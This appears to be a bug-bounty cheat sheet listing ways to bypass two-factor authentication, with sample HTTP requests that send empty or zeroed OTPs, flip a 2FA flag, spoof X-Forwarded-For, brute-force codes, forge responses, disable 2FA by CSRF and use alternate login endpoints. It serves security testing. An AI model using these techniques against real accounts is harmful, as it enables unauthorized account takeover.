

Try To Send Empty OTP To Bypass 2FA

• 1 Writeup

POST /secondLogin HTTP/1.1

Host: www.company.com User-Agent: Mozilla/5.0

Content-Type: application/json Referer: https://previous.com/path Origin: https://www.company.com

Content-Length: Number

{"email":"me","pass":"****","otp":<mark>""</mark>}

Try To Insert Zeros In OTP Parameter e.g. 000000 To Bypass 2FA



Writeup



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POST /secondLogin HTTP/1.1

Host: www.company.com

User-Agent: Mozilla/5.0

Content-Type: application/json Referer: https://previous.com/path Origin: https://www.company.com

Content-Length: Number

{"email":"me","pass":"****","otp":"000000"}

Always Notice Both Request When 2FA Is Enabled And Disabled e.g. There Is Boolean Value True If 2FA Is Enabled Try To Change It To False To Bypass 2FA



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• 1 Writeup

POST /secondLogin HTTP/1.1

Host: www.company.com User-Agent: Mozilla/5.0

Content-Type: application/json Referer: https://previous.com/path Origin: https://www.company.com

Content-Length: Number

{"email":"me","pass":"****","2fa":false,"otp":"****"}



Enable 2FA AND Try To Log In OR Remove OTP Parameter, Sometimes Enabled 2FA Doesn't Work

• 1 Writeup

• 1 Writeup

POST /secondLogin HTTP/1.1 Host: www.company.com

User-Agent: Mozilla/5.0

Content-Type: application/json Referer: https://previous.com/path Origin: https://www.company.com

Content-Length: Number

{"email":"me","pass":"****"}

Try To Append X-Forwarded-For Header e.g. X-Forwarded-For: 127.0.0.1 To Bypass 2FA





• M Writeup

POST /secondLogin HTTP/1.1

Host: www.company.com User-Agent: Mozilla/5.0

Content-Type: application/json

X-Forwarded-For: 127.0.0.1

Origin: https://www.company.com

Content-Length: Number

{"email":"me","pass":"****","otp":"*****"}

Try To Figure Out If The Old-OTP Is Valid OR OTP Is Fixed, If YES There Is Issue Here



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POST /secondLogin HTTP/1.1

Host: www.company.com User-Agent: Mozilla/5.0

Content-Type: application/json Referer: https://previous.com/path Origin: https://www.company.com

Content-Length: Number

Try To Brute Force The OTP To Bypass 2FA







• 1 Writeup

POST /secondLogin HTTP/1.1

Host: www.company.com

User-Agent: Mozilla/5.0

Content-Type: application/json Referer: https://previous.com/path Origin: https://www.company.com

Content-Length: Number

{"email":"me","pass":"****","otp":"FUZZ"}

If There Is OTP Code Try To Brute Force By Using Race Condition Technique OR IP Rotate Burp Suite Extension



Writeup



Writeup

POST /resetPassword HTTP/1.1

Host: www.company.com User-Agent: Mozilla/5.0

Content-Type: application/x-www-form-urlencoded

Referer: https://previous.com/path Origin: https://www.company.com

Content-Length: Number

email=me&pass=*****&otp=**

Enter Wrong OTP Code Then Try To Manipulate The Response To Change The Response To Response Of The Correct OTP Code To Bypass 2FA

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HTTP/1.1 200 OK

Access-Control-Allow-Origin: https://www.company.com
Access-Control-Allow-Credentials: true
Content-Type: application/json; charset=utf-8
Content-Length: length

{
    "code": "correct otp"
    "token": "Random String"
}
```

Try To Login With OAuth, If There Is 2FA While Entering Email And Password To Bypass 2FA

• 1 Writeup

Steps to produce :-

- 1 Log In With Valid Email and Password
- 2 You Will Ask About OTP
- 3 Try To Log In With OAuth
- 4 You Will Access Your Account Without 2FA

Try To Use OTP Of Another Account e.g. Your Second Account To Bypass 2FA

• 1 Writeup

POST /secondLogin HTTP/1.1

Host: www.company.com User-Agent: Mozilla/5.0

Content-Type: application/json Referer: https://previous.com/path Origin: https://www.company.com

Content-Length: Number

{"email":"me","pass":"****","otp":"Your-OTF"}

Try To Disable 2FA With CSRF e.g. Disable 2FA In Account One, Use This Request To Disable 2FA In Account Two By Using CSRF POC







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POST /setting HTTP/1.1 Host: www.company.com User-Agent: Mozilla/5.0

Content-Type: application/json Referer: https://previous.com/path Origin: https://www.company.com

Content-Length: Number

{"action":"disable_2fa"}

If There Isn't Verifying Email Try To Sign up With Victim Email, And Log In With his Email AND Password Then Enabled 2FA

• 1 Writeup

POST /setting HTTP/1.1 Host: www.company.com User-Agent: Mozilla/5.0

Content-Type: application/json Referer: https://previous.com/path Origin: https://www.company.com

Content-Length: Number

{"action":"enable_2fa")

Try To Figure Out Others Endpoints To Do The Same Action That Does Not Require 2FA e.g. API Endpoints To Bypass 2FA

• 1 Writeup

POST /apiLogin HTTP/1.1 Host: www.company.com User-Agent: Mozilla/5.0

Content-Type: application/json Referer: https://previous.com/path Origin: https://www.company.com

Content-Length: Number

{"email":"me","pass":"***"}

If There Is Endpoint To Generate Backup Codes Try To POST To It Directly e.g. POST /generateBackup After Inserting Email And Password



Blog

Steps to produce :-

- 1 Logged In With Valid Email and Password
- 2 Provided The Wrong OTP Code
- 3 Captured The Request With Burp Suite
- 4 Change Request To POST /generateBackup HTTP/1.1
- 5 Change Body To {"action":"backup_codes"}

Try To Use SOAP Endpoint To Bypass 2FA e.g. There Is Endpoint Accept SOAP, Try To Send SOAP Body Without OTP Code With Valid Email AND Password



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POST /secondLogin HTTP/1.1

Host: www.company.com

Content-Type: application/xml

Content-Length: Number


Try To Sign Up, Try Use Your confirmation Link Of Email If Doesn't Expire Multiple Times To Bypass 2FA



Blog

Steps to produce :-

- 1 Sign Up With Email
- 2 Click On Confirmation Link
- 3 Enable 2FA
- 4 After 24 Hours, Click Again On Confirmation Link
- 5 Is There 2FA OR Not



Thank You

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